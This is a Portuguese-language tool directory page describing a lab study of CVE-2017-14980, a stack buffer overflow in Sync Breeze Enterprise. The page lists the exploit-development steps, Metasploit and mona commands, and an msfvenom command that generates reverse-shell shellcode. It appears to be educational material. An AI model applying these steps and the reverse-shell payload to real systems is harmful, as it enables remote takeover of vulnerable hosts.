

Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2017-14980 — Estudo de uma vulnerabilidade clássica de estouro de buffer baseado em pilha em um ambiente de laboratório controlado para fins educacionais. | Kitploit
Ferramentas/GitHubGitHub/godoy-sec/cve-2017-14980
ExploraçãoDepuradoresFuzzingAprendizado e EducaçãoGeração de ShellcodeDesenvolvimento de PayloadsExploração de BináriosLabs e Prática
GitHubgodoy-sec/cve-2017-14980

CVE-2017-14980

Estudo de uma vulnerabilidade clássica de estouro de buffer baseado em pilha em um ambiente de laboratório controlado para fins educacionais.

156há 3 mesesAinda não revisado
Ver Repositório
Compartilhar

CVE-2017-14980

Sync Breeze Enterprise 10.0.28 - Pesquisa de Buffer Overflow

Objetivo

Estudo de uma vulnerabilidade clássica de buffer overflow baseado em pilha em um ambiente de laboratório controlado para fins educacionais.

O objetivo deste projeto foi entender melhor:

  • Fuzzing de aplicativos
  • Análise de crash
  • Controle de EIP
  • Identificação de caracteres inválidos
  • Corrupção de memória
  • Fluxo de execução do shellcode
  • Metodologia básica de desenvolvimento de exploits

Ambiente

  • Máquina Virtual Windows 10
  • Sync Breeze Enterprise 10.0.28
  • Immunity Debugger
  • Mona.py
  • Python

Configuração do Laboratório

O primeiro passo consistiu em instalar Sync Breeze Enterprise 10.0.28 dentro de uma máquina virtual Windows 10 configurada para fins de pesquisa de vulnerabilidades e desenvolvimento de exploits.

O ambiente foi isolado para garantir testes seguros e controlados.

Ambas as máquinas virtuais (alvo e atacante) foram configuradas usando o modo Adaptador de Rede em Ponte (Bridged) para permitir comunicação de rede direta entre os sistemas durante o processo de exploração.

Cliente Sync Breeze

Sync Breeze Client

Página de Login do Sync Breeze

Sync Breeze Login


Metodologia

1. Coleta de Informações

As ferramentas de depuração foram configuradas para analisar o comportamento do aplicativo durante a execução e observar as condições de crash.


2. Fuzzing

Grandes sequências de bytes foram enviadas ao aplicativo para identificar o tamanho aproximado do buffer necessário para provocar um crash.


3. Validação da Vulnerabilidade

Após identificar o limite de crash, o aplicativo foi testado novamente usando o tamanho de payload descoberto para confirmar a vulnerabilidade.


4. Controle de EIP

O offset exato necessário para sobrescrever o Instruction Pointer (EIP) foi identificado.

Gere um padrão único:

/usr/bin/msf-pattern_create -l <SIZE>

Identifique o offset:

/usr/bin/msf-pattern_offset -l <SIZE> -q <EIP_VALUE>

Onde:

  • <SIZE> = tamanho do payload descoberto durante o fuzzing
  • <EIP_VALUE> = valor de 4 bytes observado sobrescrevendo o EIP

Captura de Tela do Controle de EIP

EIP Control


5. Análise de Caracteres Inválidos

Os caracteres inválidos foram identificados para determinar quais bytes não poderiam ser processados com segurança pelo aplicativo.

Arquivo de Caracteres Inválidos


6. Identificação do Endereço de Retorno

Uma instrução JMP ESP adequada foi localizada em um módulo sem ASLR habilitado.

Enumerando os módulos carregados:

!mona modules

Procurando por JMP ESP:

!mona find -s "\xff\xe4" -m <MODULE_NAME>

Foi dada preferência a DLLs específicas do aplicativo devido à presença de endereços de memória estáticos.

Captura de Tela do Mona JMP ESP

Mona JMP ESP


7. Teste de Execução

O fluxo de execução do payload foi validado para garantir o redirecionamento correto para o buffer controlado.


8. Geração do Shellcode

O shellcode foi gerado excluindo os caracteres inválidos previamente identificados.

msfvenom -p windows/shell_reverse_tcp LHOST=<LOCAL_IP> LPORT=<PORT> EXITFUNC=thread -b "BAD_CHARS" -f c

Um NOP sled (\x90) foi adicionado antes do shellcode para melhorar a confiabilidade da execução do payload.

Captura de Tela da Execução do Payload

Payload Execution


9. Desenvolvimento Final do Exploit

O exploit final foi montado e testado com sucesso dentro do ambiente de laboratório isolado.

Aviso Legal

Este projeto foi desenvolvido estritamente para fins educacionais e de pesquisa dentro de um ambiente de laboratório isolado.


Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    717
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    504
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    402
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    260
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    259

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →




